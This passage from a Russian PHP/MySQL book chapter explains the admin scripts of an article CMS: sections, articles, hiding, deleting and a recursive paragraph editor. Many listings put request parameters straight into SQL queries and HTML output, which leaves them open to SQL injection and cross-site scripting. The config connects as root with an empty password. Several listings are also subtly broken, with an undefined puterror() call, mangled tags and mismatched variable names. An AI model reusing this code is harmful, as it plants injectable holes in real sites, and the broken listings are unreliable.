- edittitlform.php — HTML-форма для исправления элемента "заголовок";
- edittitl.php — скрипт исправления элемента "заголовок" (обработчик формы edittileform.php);
- hideart.php — скрипт, помечающий статью как скрытую;
- hidepar.php — скрпит, помечающий параграф как скрытый;
- index.php — главная страница администрирования, отображающая список разделов;
- showart.php — скрипт, помечающий статью как доступную для просмотра;
- showpar.php — скрипт, помечающий параграф как доступный для просмотра;
- uppar.php — скрипт перемещения параграфа на одну позицию вверх.

Для работы системы администрирования требуется файл, устанавливающий соединение с базой данных — config.php, расположенный на один уровень выше, как это описано *в главе 6*. Все ссылки на него будут относительными. Они должны иметь вид: "../config.php". Это требуется для создания единого конфигурационного файла для всех Web-приложений, чтобы при смене паролей требовалось изменение настроек соединения лишь в одном файле (листинг 7.4).

```
/admin
  /config.php
  /Web1
    /index.php(../config.php)
    /work.php(../config.php)
  /Web2
    / index.php (../config.php)
    /work.php(../config.php)
  /Web3
    / index.php (../config.php)
    /work.php(../config.php)
```

Содержимое файла config.php приведено в листинге 7.5.

```
<?php
  // Имя сервера базы данных, например,
  // $dblocation = "mysql28.noweb.ru"
  // сейчас выставлен сервер локальной машины
  $dblocation = "localhost";
  // Имя базы данных на хостинге или локальной машине
  $dbname = "articles";
  // Имя пользователя базы данных
  $dbuser = "root";
  // и его пароль
  $dbpasswd = "";
  // Устанавливаем соединение с сервером MySQL
  $dbcnx = @mysql_connect($dblocation,$dbuser,$dbpasswd);
  if (!$dbcnx)
  {
    echo("<P>В настоящий момент сервер базы данных не доступен,
         поэтому корректное отображение страницы невозможно.</P>");
    exit();
  }
  // Выбираем базу данных
  if (!@mysql_select_db($dbname,$dbcnx))
  {
     echo("<P>В настоящий момент база данных не доступна, поэтому
          корректное отображение страницы невозможно.</P>");
     exit();
  }
  // Небольшая вспомогательная функция, которая выводит сообщение
  // об ошибке в случае ошибки запроса к базе данных
  function myerror($message)
  {
    echo("<p>$message</p>");
    exit();
  }
```

Скрипт в листинге 7.5 производит соединение с сервером базы данных и выбор базы данных системы CMS. В конце файла размещена небольшая

вспомогательная функция вывода ошибок `puterror()`, принимающая единственный параметр с текстом, выводимым в окно браузера, и останавливающая выполнение Web-приложения.

Систему администрирования CMS условно можно поделить на три части:

- управление разделами;
- управление статьями;
- редактирование статей.

Рассмотрим блок управления разделами.

Содержимое файла index.php, ответственного за отображение главной страницы администрирования приведено в листинге 7.6.

```
<?php
  // Соединяемся с базой данных
  require_once("../config.php");
?>
  <a href="addpartform.php">Добавить новый раздел</a>
  <p>Список страниц</p>
  <ul>
      <?php
        // Выводим список разделов
        $query = "SELECT * FROM artpage";
        if($pgs = mysql_query($query))
        {
          while(list($id_page,$part)=mysql_fetch_array($pgs, MYSQL_NUM))
          {
            echo "<li><a href=index.php?id_page=$id_page>$part</a></li>";
          }
        } else puterror("Ошибка при обращении к блоку статей");
      ?>
   </ul>
  <a href="addartform.php?id_page=<? echo $_GET['id_page']; ?>">
    Добавить новую статью на выбранную страницу</a>
  // Если параметр id_page не передан странице, устанавливаем его
  // значение, равное 1
  if(!isset($_GET['id_page'])) $_GET['id_page'] = 1;
  // Формируем SQL-запрос на выборку статей в выбранном разделе
```

```
$query = "SELECT * FROM articles
          WHERE id_page=".$_GET['id_page']."
          ORDER BY name";
// Выполняем SQL-запрос
$art = mysql_query($query);
// Останавливаем выполнение скрипта, если происходит ошибка при
// выполнении SQL-запроса
if(!$art) puterror("Ошибка при обращении к блоку статей");
// Если раздел содержит статьи, выводим их в таблице
if (mysql_num_rows($art)>0)
{
?>
  <br>
  <table>
  <tr>
      <td>Название(страница)</td>
      <td>Описание(страница)</td>
      <td>Название(title)</td>
      <td>Описание(description)</td>
      <td>Ключевые слова(keywords)</td>
      <td colspan=3>Действие</td>
  </tr>
  <?
  while($articles = mysql_fetch_array($art))
  {
    // Ссылки на скрытие/отображение
    if($articles['hide'] == 'hide') $strhide = "<a href=showart.php?
                              id_article=".$articles['id_article']."&
                              id_page=".$_GET['id_page']."">
                              Отобразить</a>";
    else $strhide = "<a href=hideart.php?
                              id_article=".$articles['id_article']."&
                              id_page=".$_GET['id_page']."">Скрыть</a>";
    echo "<tr>
            <td>
              <a href=art.php?id_article=".$articles['id_article']."&
              id_page=".$_GET['id_page']." >".$articles['name']."</a>
            </td>
            <td>".$articles['description']."</td>
```

```
                <td>".$articles['html_title']."</td>
                <td>".$articles['html_description']."</td>
                <td>".$articles['html_keywords']."</td>
                <td>$strhide</td>
                <td><a href=editartform.php?
                   id_article=".$articles['id_article']."&
                   id_page=".$_GET['id_page']."">Редактировать</a>
                </td>
                <td<a href=delart.php?
                   id_article=".$articles['id_article']."&
                   id_page=".$_GET['id_page']."">Удалить</a></td>
             </tr>";
    }
    echo "</table>";
  }
?>
```

В начале скрипта, приведенного в листинге 7.6, происходит включение файла config.php, код которого приведен в листинге 7.5. Это обеспечивает выполнение SQL-запросов, использующихся в файле index.php.

После ссылки на добавление нового раздела (файл addpartform.php, рассматриваемый ниже) при помощи SQL-запроса `"SELECT * FROM artpage"` происходит выборка разделов, которые выводятся в виде ненумерованного списка, каждый элемент которого является ссылкой вида `index.php?id_page=$id_page`, где `$id_page` — первичный ключ таблицы `artpage`.

Замечание

Если файл index.php не получает параметра `id_page`, значение этого параметра устанавливается равным 1, что соответствует первому разделу в таблице `artpage`. Если запись с таким первичным ключом отсутствует, в системе CMS необходимо предусмотреть получение минимального значения первичного ключа при помощи запроса `"SELECT MIN(id_artpage) FROM artpage"`.

После этого формируется SQL-запрос на выборку статей для выбранного раздела с прямой сортировкой их по полю `name`, обеспечивающей вывод статей в алфавитном порядке. Если результат запроса содержит хоть одну запись, формируется таблица с метаданными статей и тремя управляющими ссылками: **Скрыть/Отобразить**, **Редактировать** и **Удалить** (см. рис. 7.4).

В зависимости от значения поля `hide` таблицы `articles` напротив статьи выводится ссылка **Скрыть**, если статья в настоящий момент доступна для

просмотра (hide='show'), и **Отобразить**, если статья скрыта от просмотра посетителями (hide='hide'). Ссылки передают скриптам showart.php и hideart.php значение первичного ключа статьи, которую следует отобразить или скрыть соответственно.

Замечание

Статус скрытой статьи означает, что статья не отображается на страницах сайта, но по-прежнему доступна для редакции со страницы администрирования.

Ссылки **Редактировать** и **Удалить** ссылаются на скрипты editartform.php и delart.php, которые будут рассмотрены ниже.

Переход по ссылке **Добавить новый раздел** приводит к форме addpartform.php, содержимое которой приведено в листинге 7.7.

```
<a href="javascript: history.back()">Назад</a>
<form action=addpart.php method=post>
Название :
<input class=input type="text" name="name"><br>
<input class=button type="submit" value=Добавить>
</form>
```

Форма, приведенная в листинге 7.7, имеет единственное текстовое поле name для названия раздела и кнопку, отправляющую содержимое поля скрипту addpart.php. Файл addpart.php приведен в листинге 7.8.

```
<?php
  // Соединяемся с базой данных
  require_once("../config.php");
  // Проверяем, заполнено ли поле name
  if(empty($_POST['name'])) links("Введите название раздела.");
  // Заменяем одинарные кавычки на обратные
  $name = str_replace("'","`",$_POST['name']);
  // Формируем SQL-запрос на добавление нового раздела
  $query = "INSERT INTO artpage VALUES (
            NULL,
            '$name',
            0)";
```

```
  if(mysql_query($query))
  {
    // В случае успешного добавления переходим на главную страницу
    // системы администрирования
    echo "<HTML><HEAD>
          <META HTTP-EQUIV='Refresh' CONTENT='0; URL=index.php'>
          </HEAD></HTML>";
  }
  else puterror("Ошибка при обращении к блоку статей");
  // Функция вывода ошибки в окно браузера
  function links($msg)
  {
    echo "<p>".$msg."</p>";
    echo "<p><a href=# onClick='history.back()'>
            Вернуться к правке раздела</a></p>";
    echo "<p><a href=index.php>Администрирование статей</a></p>";
    exit();
  }
?>
```

После соединения с базой данных проверяем содержимое поля `name`, расположенное в суперглобальном массиве `$_POST`. Если в результате проверки обнаруживается, что значение этого элемента пусто — вызывается функция `links()`, которая выводит предупреждение, ссылки для возврата к правке раздела и останавливает работу скрипта. Функция принимает единственный параметр `$msg`, содержащий текст, выводимый в браузер.

Замечание

Функция выводит две ссылки: **Администрирование статей**, переход по которой возвращает редактора на главную страницу системы администрирования, и **Вернуться к правке раздела**. Последняя ссылка реализована при помощи JavaScript-функции `history.back()`, позволяющей сохранить значения, введенные в поля формы, в отличие от прямого перехода по ссылке `<a href=addpart.php>`.

Далее посредством функции `str_replace()` все одинарные кавычки (') , содержащиеся в переданном параметре `name`, преобразуются в обратные кавычки (`). Это необходимо для того, чтобы избежать конфликта при формировании SQL-запроса на добавление раздела в таблицу `artpage`, так как все текстовые поля в нем должны обрамляться одинарными кавычками.

После формирования и успешного выполнения SQL-запроса происходит автоматический возврат на главную страницу администрирования — index.php через передачу браузеру соответствующего заголовка "Refresh".

Далее будет рассмотрена система управления статьями, включающая добавление и удаление статьи, редактирование метаданных, скрытие и отображение.

Переход по ссылке **Добавить новую статью в выбранный раздел** приводит администратора к форме addartform.php, содержимое которой приведено в листинге 7.9. Внешний вид формы приведен на рис. 7.5.

```
<?
  // Устанавливаем соединение с базой данных
  require_once("../config.php");
  // Устанавливаем значения переменных по умолчанию
  if(!isset($action)) $action = "addart.php";
  if(!isset($button)) $button = "Добавить";
  if(!isset($title)) $title = "Добавление новой статьи";
  // Если значение $tmp не установлено, помечаем вновь добавляемую статью
  // как доступную для просмотра (не скрытую).
  if(!isset($tmp)) $tmp = "checked";
  if(!isset($_GET['id_page']))
  {
    echo "Страница не выбрана";
    exit();
  }
?>
<title><?= $title ?></title>
<a href="javascript: history.back()">Назад</a>
<form action=<?php echo $action; ?> method=post>
  Название : <input type="text" name="name" value="<?= $name ?>"><br>
  Описание : <textarea name="description" cols="60" rows="2">
               <?= $description ?>
             </textarea><br>
  Название(title) :
             <textarea name="html_title" cols="60" rows="2">
               <?= $html_title ?>
             </textarea><br>
  Описание(description) :
             <textarea name="html_description" cols="60" rows="2">
```

```
            <?= $html_description ?>
        </textarea><br>
  Ключевые слова(keywords) :
        <textarea name="html_keywords" cols="60" rows="2">
            <?= echo $html_keywords; ?>
        </textarea>
  Отображать : <input type="checkbox" name="hide" <?= $tmp ?>>
  <input class="button" type="submit" value="<?= $button ?>">
  <input type="hidden" name="id_page" value="<?= $_GET['id_page'] ?>">
  <input type="hidden" name="id_article" value="<?= $id_article ?>">
</form>
```

В начале скрипта происходит проверка трех переменных `$action`, `$title` и `$button`, хранящих имя файла-обработчика формы, название формы и кнопки соответственно. Если значения переменных не установлены, им присваиваются значения по умолчанию. После приводится код формы, содержащей пять полей: для названия и описания статьи, поля, необходимые для формирования динамической страницы: название, которое будет отображаться в заголовке окна браузера, текст для метатегов `<description>` и `<keywords>`. Кроме этого, форма содержит два скрытых поля для параметров `id_page` и `id_article`.

Каждое поле формы снабжено атрибутом `value`, принимающим значение по умолчанию. Такое построение формы необходимо для ее повторного использования при редактировании метаданных статьи, что будет рассмотрено ниже. Файл addartform.php можно включить в другой файл — editartform.php, в котором метаданные предварительно извлекается из базы данных и помещаются в соответствующие переменные.

Содержимое полей формы addartform.php передается скрипту addart.php, который осуществляет добавление статьи в раздел (листинг 7.10).

```
<?php
  // Устанавливаем соединение с базой данных
  require_once("../config.php");
  // Проверяем, заполнено ли поле name формы
  if(empty($_POST['name'])) links($_POST['id_page'],
                                  "Введите название статьи.");
  // Определяем, скрыта статья или нет
  if($_POST['hide'] == "on") $showhide = "show";
```

```
else $showhide = "hide";
// Заменяем одинарные кавычки обратными
$name = str_replace("'","`",$_POST['name']);
$description = str_replace("'","`",$_POST['description']);
$html_title = str_replace("'","`",$_POST['html_title']);
$html_description = str_replace("'","`",$_POST['html_description']);
$html_keywords = str_replace("'","`",$_POST['html_keywords']);
// Формируем и осуществляем SQL-запрос на добавление статьи
$query = "INSERT INTO articles VALUES (
          NULL,
          '$name',
          '$description',
          '$html_title',
          '$html_description',
          '$html_keywords',".
          0,
          '$showhide',".
          $_POST['id_page'].")";
if(mysql_query($query))
{
  // Выясняем первичный ключ id_article, сгенерированный для статьи
  // механизмом AUTO_ICREMENT, чтобы добавить заголовок в таблицу
  // paragraphes
  $id_article = mysql_insert_id();
  // Автоматически добавляем в статью заголовок,
  // совпадающий с названием статьи
  $query = "INSERT INTO paragraphes
            VALUES (NULL,
                    'title',
                    '$name',
                    '',
                    '',
                    '',
                    1,
                    0,
                    'show',
                    $id_article)";
  if(mysql_query($query))
  {
```

```
        echo "<HTML><HEAD>
              <META HTTP-EQUIV='Refresh'
                  CONTENT='0; URL=index.php?id_page=".$_POST['id_page']."'>
              </HEAD></HTML>";
      } else puterror("Ошибка при обращении к блоку статей");
    }
    else puterror("Ошибка при обращении к блоку статей");
    // Функция вывода ошибки и ссылок возврата в окно браузера
    function links($id_page,$msg)
    {
      echo "<p>".$msg."</p>";
      echo "<p><a href=# onClick='history.back()'>
              Вернуться к правке параграфа</a></p>";
      echo "<p><a href=index.php?id_page=$id_page>
              Администрирование статей</a></p>";
      exit();
    }
?>
```

Форма имеет единственное обязательное для заполнения поле — название статьи, поэтому проверка на пустое значение проводится только для параметра `name`.

Замечание

Здесь функция `links()`, в отличие от аналогичной функции в листинге 7.8, принимает два параметра: `$id_page` — первичный ключ раздела и `$msg` — сообщение, выводимое в браузер.

Если флаг **Отобразить** в форме addartform.php установлен, то возвращаемое в поле `hide` значение равно 'on'. Это означает, что редактор добавляет статью, которая сразу будет доступна для просмотра со страниц сайта. В этом случае временной переменной `$showhide`, используемой далее для формирования SQL-запроса, присваивается значение 'show'. Если флаг будет сброшен, переменная `$showhide` получит значение 'hide'.

Следующим этапом является замена во всех текстовых переменных, переданных из формы addartform.php, одинарных кавычек (') на обратные (`), после чего происходит формирование и выполнение SQL-запроса добавления новой статьи в таблицу `articles`.

По умолчанию в статью добавляется заголовок, совпадающий с названием статьи. Для этого в таблицу `paragraphes` добавляется параграф со значе-

нием поля type = "title". Сгенерированное при помощи механизма AUTO_INCREMENT значение первичного ключа новой статьи, необходимое для добавления заголовка, возвращается при помощи функции mysql_insert_id().

Замечание

В данном варианте системы CMS предполагается, что вероятность одновременного добавления двух новых статей равна нулю. Поэтому выбрана таблица типа MyISAM, как более быстрая, но не поддерживающая механизма транзакций.

После успешного добавления обеих записей в таблицы articles и paragraphes происходит автоматический возврат на страницу управления статьями.

Теперь рассмотрим редактирование метаданных статей. За это ответствен файл editartform.php, который использует ранее рассмотренный файл addartform.php (листинг. 7.11).

```
<?php
  // Устанавливаем соединение с базой данных
  require_once("../config.php");
  // Проверяем, установлены ли значения параметров
  if(!isset($_GET['id_article']) && !isset($_GET['id_page']))
  {
    echo "Не выбрана статья для исправления";
    exit();
  }
  else
  {
    // Формируем SQL-запрос на выборку метаданных статьи
    $query = "SELECT * FROM articles
              WHERE id_article=".$_GET['id_article'];
    // Выполняем SQL-запрос
    $prg = mysql_query($query);
    if($prg) $par   mysql_fetch_array($prg);
    else puterror("Ошибка при обращении к блоку статей");
    // Выясняем, скрыта статья или доступна
    if($par['hide'] == "hide") $tmp = "";
    else $tmp = "checked";
```

```
    // Выбираем данные из базы данных
    $name             = $par['name'];
    $description      = $par['description'];
    $html_title       = $par['html_title'];
    $html_description = $par['html_description'];
    $html_keywords    = $par['html_keywords'];
    $id_article       = $par['id_article'];
    $_GET['pos']      = $par['pos'];
    // Устанавливаем переменные формы addartform.php
    $title            = "Редактирование статьи";
    $button           = "Исправить";
    $action           = "editart.php";
    include "addartform.php";
  }
?>
```

Так как форма для управления метаданными статьи уже была разработана в листинге 7.9, в ней необходимо лишь изменить значения переменных по умолчанию, настроенных на добавление статьи. Для этого после проверки на допустимое значение параметров `id_article` и `id_page` производится формирование и выполнение SQL-запроса на выборку из таблицы `articles` записи, соответствующей исправляемой статье. После этого происходит установка значений полей формы addartform.php. Следует отметить, что переменной `$action` устанавливается значение `editart.php`, что позволяет переопределить обработчик формы. В результате этого переменные из формы будут передаваться не в файл addart.php, а в editart.php, код которого приведен в листинге 7.12.

```
<?php
  // Устанавливаем соединение с базой данных
  require_once("../config.php");
  // Проверяем, заполнены ли поля формы
  if(empty($_POST['name'])) links($_POST['id_page'],
                                  "Введите название статьи.");
  if(empty($_POST['pos'])) links($_POST['id_page'],
                                 "Введите позицию параграфа.");
  // Определяем, скрыта статья или нет
  if($_POST['hide'] == "on") $showhide = "show";
```

```
else $showhide = "hide";
// Заменяем одинарные кавычки обратными
$name = str_replace("'","`",$_POST['name']);
$description = str_replace("'","`",$_POST['description']);
$html_title = str_replace("'","`",$_POST['html_title']);
$html_description = str_replace("'","`",$_POST['html_description']);
$html_keywords = str_replace("'","`",$_POST['html_keywords']);
// Формируем и осуществляем SQL-запрос на исправление метаданных
// статьи
$query = "UPDATE articles SET
                        name='$name',
                        description='$description',
                        html_title='$html_title',
                        html_description='$html_description',
                        html_keywords='$html_keywords',
                        pos=".$_POST['pos'].",
                        hide='$showhide'
          WHERE id_article=".$_POST['id_article'];
if(mysql_query($query))
{
    // В случае успеха осуществляем автоматический переход
    // на страницу управления статьями
    echo "<HTML><HEAD>
          <META HTTP-EQUIV='Refresh'
          CONTENT='0; URL=index.php?id_page=".$_POST['id_page']."'>
          </HEAD></HTML>";
}
else puterror("Ошибка при обращении к блоку статей");
function links($id_page,$msg)
{
  echo "<p>".$msg."</p>";
  echo "<p><a href=# onClick='history.back()'>
          Вернуться к правке параграфа</a></p>";
  echo "<p><a href=index.php?id_page=$id_page>
          Администрирование статей</a></p>";
  exit();
}
?>
```

Файл editart.php из листинга 7.12 походит по структуре на файл addart.php (см. листинг 7.10), только вместо SQL-оператора INSERT используется UPDATE, позволяющий обновить поля записи.

Замечание

Заголовок статьи, добавленный в addart.php в таблицу paragraphes, преобразованиям не подвергается, так как он может быть удален или перемещен таким образом, что на первой позиции будет текстовый блок или другой элемент статьи. В этом случае изменение названия может привести к потере информации в статье и нарушению логики ее построения.

Скрытие статьи не требует отдельной формы и осуществляется при помощи скрипта, расположенного в файле hideart.php (листинг 7.13).

```
<?php
  // Соединяемся с базой данных
  require_once("../config.php");
  // Формируем SQL-запрос
  $query = "UPDATE articles SET hide='hide'
            WHERE id_article=".$_GET['id_article'];
  // Выполняем запрос
  if(mysql_query($query))
  {
      // В случае успеха возвращаемся к списку статей
      echo "<HTML><HEAD>
            <META HTTP-EQUIV='Refresh'
               CONTENT='0; URL=index.php?id_page=".$_GET['id_page']."'>
            </HEAD></HTML>";
  } else puterror("Ошибка при обращении к блоку статей");
?>
```

Файл hideart.php записывает при помощи SQL-оператора UPDATE в поле hide значение 'hide'. Файл showart.php, выполняющий обратную задачу — отображение статьи, отличается лишь тем, что полю hide в операторе UPDATE присваивается значение 'show'.

Замечание

Изменять статус статьи (скрытая/нескрытая) можно не только через гиперссылки Скрыть и Отобразить на главной странице администрирования, но и через форму исправления метаданных статьи, устанавливая или снимая флажок Отобразить.

Последняя функция блока управления статьями заключается в удалении статей. Она осуществляется при помощи скрипта, расположенного в файле delart.php, содержимое которого приведено в листинге 7.14.

```
<?php
  // Соединяемся с базой данных
  require_once("../config.php");
  // Проверяем, нет ли изображений. Если есть - удаляем
  $query = "SELECT * FROM paragraphes
            WHERE id_article=".$_GET['id_article']." AND
            'picture_small!='-' AND 'picture_small!=''";
  $par = mysql_query($query);
  if($par)
  {
    while($row = mysql_fetch_array($par))
    {
      if(is_file("../".$row['picture_small']))
                  unlink("../".$row['picture_small']);
      if(is_file("../".$row['picture_big']))
                  unlink("../".$row['picture_big']);
    }
  } else puterror("Ошибка запроса к блоку статей");
  // Выполняем запрос на уничтожение параграфов и метаданных статьи
  $query_par = "DELETE FROM paragraphes
                WHERE id_article=".$_GET['id_article'];
  $query_art = "DELETE FROM articles
                WHERE id_article=".$_GET['id_article'];
  if(mysql_query($query_par) && mysql_query($query_art))
  {
    // Осуществляем автоматический переход на главную страницу
    // администрирования статей
    echo "<HTML><HEAD>
          <META HTTP-EQUIV='Refresh'
          CONTENT='0; URL=index.php?id_page=".$_GET['id_page']."'>
          </HEAD></HTML>";
  } else puterror("Ошибка при обращении к блоку статей");
?>
```

Удаление записи, соответствующей статье из таблицы articles, усложняется тем, что в таблице paragraphes имеются записи, ссылающиеся на запись из таблицы articles. Поэтому необходимо также удалить все параграфы, принадлежащие данной статье. Это влечет за собой необходимость удаления изображений, принадлежащих этим параграфам. Поэтому в файле delart.php (см. листинг 7.14) осуществляется запрос на выборку всех параграфов, принадлежащих статье (id_article=$_GET['id_article']) и содержащих изображение. Все обнаруженные изображения уничтожаются.

Замечание

Поле, соответствующее увеличенному изображению, можно не проверять SQL-запросом, так как увеличенное изображение добавляется только при наличии обычного изображения.

После этого формируются и осуществляются SQL-запросы на удаление записей из таблиц articles и paragraphes, относящихся к статье с первичным ключом, переданным скрипту delart.php в качестве параметра id_article.

На этом разработка блока управления метаданными статьи закончена. Далее будет рассмотрен непосредственно Web-редактор статей.

Ключевым файлом, осуществляющим отображение структуры статьи, является art.php, код которого приведен в листинге 7.15. Окно Web-редактора показано на рис. 7.12.

```
<?php
  // Осуществляем соединение с базой данных
  require_once("../config.php");
  echo "<a href=index.php?id_page=".$_GET['id_page']." >
        Список статей</a>";
  if(!isset($_GET['id_article']))
  {
    echo "Статья не выбрана";
    exit();
  }
  // Ниже выводится структура статьи и форма для добавления новых
  // элементов
  ?>
  <form action=choose.php method=post>
  <input type=hidden name=id_article value=<?= $_GET['id_article'] ?>>
```

```
<input type=hidden name=id_page value=<?= $_GET['id_page'] ?>>
<table>
    <tr>
      <td>
          <input type=radio name=typepar value=1>заголовок<br>
          <input type=radio name=typepar value=2 checked>параграф<br>
          <input type=radio name=typepar value=3>ссылка<br>
          <input type=radio name=typepar value=4>новая статья<br>
          <input type=radio name=typepar value=5>таблица из cvs-файла
      </td>
    </tr>
    <tr><td><input type=submit value=Добавить></td></tr>
</table>
<br>
<table>
  <tr>
    <td> </td>
    <td>Структура статьи</td>
    <td>Позиция</td>
    <td>Действие</td>
  </tr>
<?php
   putarticle(0,$_GET['id_article']);
?>
</table>
<table>
    <tr>
      <td>
          <input type=radio name=typepar value=1>заголовок<br>
          <input type=radio name=typepar value=2 checked>параграф<br>
          <input type=radio name=typepar value=3>ссылка<br>
          <input type=radio name=typepar value=4>новая статья<br>
          <input type=radio name=typepar value=5>таблица из cvs-файла
      </td>
    </tr>
    <tr><td><input type=submit value=Добавить></td></tr>
</table>
</form>
<?php
```

```
// Рекурсивная функция по выводу параграфа
function putarticle($pos,$id_article)
{
  $par = mysql_query("SELECT * FROM paragraphes
                      WHERE id_article=$id_article AND pos=$pos");
  if($par && mysql_num_rows($par)>0)
  {
    $paragraphes = mysql_fetch_array($par);
    switch($paragraphes['type'])
    {
      case 'title': // Заголовок
        $type = "Заголовок";
        $stredit = "<a href=edittitlform.php?
                      id_article=$id_article&
                      id_paragraph=".$paragraphes['id_paragraph']."
                      Исправить</a>";
        switch($paragraphes['place'])
        {
          case 1: // Название страницы
            $strname = "<h1 class=artnamepage>
                      ".$paragraphes['name']."</h1>";
            break;
          case 2: // Важный блок страницы
            $strname = "<h1 class=artblockpage>
                      ".$paragraphes['name']."</h1>";
            break;
          case 3: // Заголовок обычный
            $strname = "<h1 class=artzag>
                      ".$paragraphes['name']."</h1>";
            break;
          case 5: // Заголовок таблицы
            $strname = "<h1 class=artnametable>
                      ".$paragraphes['name']."</h1>";
            break;
          case 4: // Заголовок листинга
            $strname = "<h1 class=artnamelisting>
                      ".$paragraphes['name']."</h1>";
            break;
```

```
      case 6: // Заголовок примечания
        $strname = "<h1 class=artnamenote>
                    ".$paragraphes['name']."</h1>";
        break;
    }
    break;
  case 'paragraph': // Абзац
    $type = "Абзац";
    $stredit = "<a href=editparform.php?
                id_article=$id_article&
                id_paragraph=".$paragraphes['id_paragraph'].">
                Исправить</a>";
    switch($paragraphes['place'])
    {
      case 0: // Обычный параграф
        $strname = "<p class=arttext>".$paragraphes['name']."</p>";
        break;
      case 1: // Жирный
        $strname = "<p class=arttext>
                    <b>".$paragraphes['name']."</b></p>";
        break;
      case 2: // Курсивный
        $strname = "<p class=arttext>
                    <i>".$paragraphes['name']."</i></p>";
        break;
      case 3: // Ненумерованный список
        $strname = "<ul><li>".
                     str_replace("\n", "<li>",$paragraphes['name'])
                   ."\n</ul>";
        break;
      case 4: // Нумерованный список
        $strname = "<ol><li>".
                     str_replace("\n", "<li>",$paragraphes['name'])
                   ."\n</ol>";
        break;
      case 5: // Подсвечиваем код
        $strname = highlight_string($paragraphes['name'], true);
        break;
      case 6: // Примечание
        $strname = "<p class=artnote>".
```

```
                    $paragraphs['name']."</p>";
        break;
      case 7: // Параграф с отступом
        $strname = "<p class=arttextindent>".
                    $paragraphs['name']."</p>";
        break;
    }
    break;
  case 'anchor': // Ссылка
    $type = "Ссылка";
    $stredit = "<a href=editanchform.php?
                id_article=$id_article&
                id_paragraph=".$paragraphs['id_paragraph']."> 
                Исправить</a>";
    $strname = "<a href=".$paragraphs['url'].">".
                  $paragraphs['name']
                ."</a>";
    break;
  case 'table':
    $type = "Таблица";
    $stredit = "<a  href=edittableform.php?
                id_article=$id_article&
                id_paragraph=".$paragraphs['id_paragraph']."> 
                Заполнить</a>";
    $strname = $paragraphs['name'];
    break;
}
// Ссылок на скрытие/отображение параграфа
if($paragraphs['hide']=='hide')
   $strhide = "<a href=showpar.php?
               id_article=$id_article&
               id_paragraph=".$paragraphs['id_paragraph']."> 
               Отобразить</a>";
else
   $strhide = "<a href=hidepar.php?
               id_article=$id_article&
               id_paragraph=".$paragraphs['id_paragraph']."> 
               Скрыть</a>";
```

```
// Ссылки на изображения
$small = "";
if ($paragraphes['picture_small'] != "" &&
    $paragraphes['picture_small'] != "-")
{
  if(is_file ("../".$paragraphes['picture_small']))
  if(filesize("../".$paragraphes['picture_small']) != 0)
     $small = "<a target=_blank
               href=../".$paragraphes['picture_small'].">
               Изображение</a>";
}
$big = "";
if ($paragraphes['picture_big'] != "" &&
    $paragraphes['picture_big'] != "-")
{
  if(is_file ("../".$paragraphes['picture_small']))
  if(filesize("../".$paragraphes['picture_big']) != 0 )
     $big = "<a target=_blank
     href=../".$paragraphes['picture_big'].">
     Изображение по ссылке</a>";
}
// Вывод параграфа
echo "<tr>
        <td><input type=radio name=pos checked
             value=".$paragraphes['id_paragraph'].">
        </td>
        <td>
            $strname
            $small $big
        </td>
        <td><a href=uppar.php?
               id_article=$id_article&
               id_paragraph=".$paragraphes['id_paragraph']."&
               pos=".$paragraphes['pos'].">Переместить вверх</a>
            <br>
            <a href=downpar.php?
               id_article=$id_article&
               id_paragraph=".$paragraphes['id_paragraph']."&
               pos=".$paragraphes['pos'].">Переместить вниз</a>
```

```
                </td>
                <td>$stredit<br>
                    $strmide<br>
                    <a href=delpar.php?
                        id_article=$id_article&
                        id_paragraph=".$paragraphs['id_paragraph']."">
                        Удалить</a>
                </td>
            </tr>";
        // Рекурсивно вызываем функцию для отображения других
        // параграфов статьи
        putarticle($paragraphs['id_paragraph'],$id_article );
    }
}
?>
```

Файл art.php начинается с формы, позволяющей добавлять новые элементы статьи, передавая первичный ключ записи таблицы `articles` соответствующей редактируемой статье и позицию параграфа — скрипту choose.php, который производит переключение на соответствующий обработчик. Элементы управления формы дублированы и выводятся в начале и конце страницы. Между элементами управления формы выводится таблица, содержащая параграфы, каждому из которых соответствует переключатель, позволяющий задать позицию вставляемого элемента статьи. По умолчанию выделен последний элемент статьи, и новые элементы добавляются в конец.

За вывод строк таблицы с элементами статьи несет ответственность рекурсивная функция `putarticle($pos,$id_article)`, принимающая два параметра. Первый параметр, `$pos`, передает позицию выводимого элемента, а второй, `$id_article`, передает функции значение первичного ключа статьи.

Позиция элемента статьи определяется следующим образом. Первый элемент статьи имеет значение поля `pos`, равное 0. При добавлении новой статьи в качестве первого элемента в статью автоматически помещается заголовок, значение `pos` которого и приравнивается 0. Поле `pos` следующего за ним элемента равно первичному ключу первого элемента `id_paragraph`, точно так же определяется поле `pos` для второго по порядку элемента статьи (рис. 7.13).

Альтернативным способом определения позиции параграфов является нумерация их по порядку, как это продемонстрировано на рис. 7.14. Среди достоинств такого способа нумерации — простота восприятия, возможность обойтись без рекурсивного спуска, использование одного SQL-запроса на

выборку. К недостаткам относится сложность реализации перемещения параграфов вверх и вниз, так как столбец pos не является уникальным.

id_paragraph	pos
14	0
45	14
142	45
8	142

Рис. 7.13. Определение позиции параграфа

id_paragraph	pos
14	1
45	2
142	3
8	4

Рис. 7.14. Альтернативный способ определения позиции параграфа

Функция `putarticle()` выводит в окно браузера параграф, позиция которого `pos` совпадает со значением второго параметра функции и ссылки на скрытие/отображение, редактирование, удаление и перемещение параграфа.

После SQL-запроса на выборку выводимого параграфа следует конструкция `switch`, которая в зависимости от содержимого поля `type` записи таблицы `paragraphes` формирует гиперссылку **Исправить**, уникальную для каждого из типов, а также временную переменную `$strname`, хранящую содержимое параграфа.

Гиперссылки **Отобразить**, **Скрыть**, **Удалить** и гиперссылки для перемещения вверх и вниз (кнопки в виде стрелок) одинаковы для всех типов элементов, поэтому формируются вне управляющей конструкции `switch`.

В случае если поле `type` принимает значения `'title'` или `'paragraph'`, применяется дополнительный переключатель `switch`. Он анализирует поле `place` для определения дополнительного форматирования заголовка и текстового абзаца.

Замечание

В листинге 7.15 для оформления различных типов заголовков используются стилевые таблицы. Здесь также могут применяться различные уровни заголовков, задаваемые HTML-тегами от <H1> до <H6>.

Для элемента типа 'paragraph' наиболее интересны значения поля place от 3 до 5. Цифры 3 и 4 соответствуют ненумерованному и нумерованному спискам. Каждая подстрока, заканчивающаяся признаком конца строки "\n", соответствует элементу списка, при этом исходная строка разбивается на элементы при помощи функции str_replace(), заменяющей символы "\n" на тег <li>, соответствующий началу элемента списка.

Таким образом, элементом статьи может быть как весь список, так и каждая позиция списка. В последнем случае можно менять порядок следования в списке.

Замечание

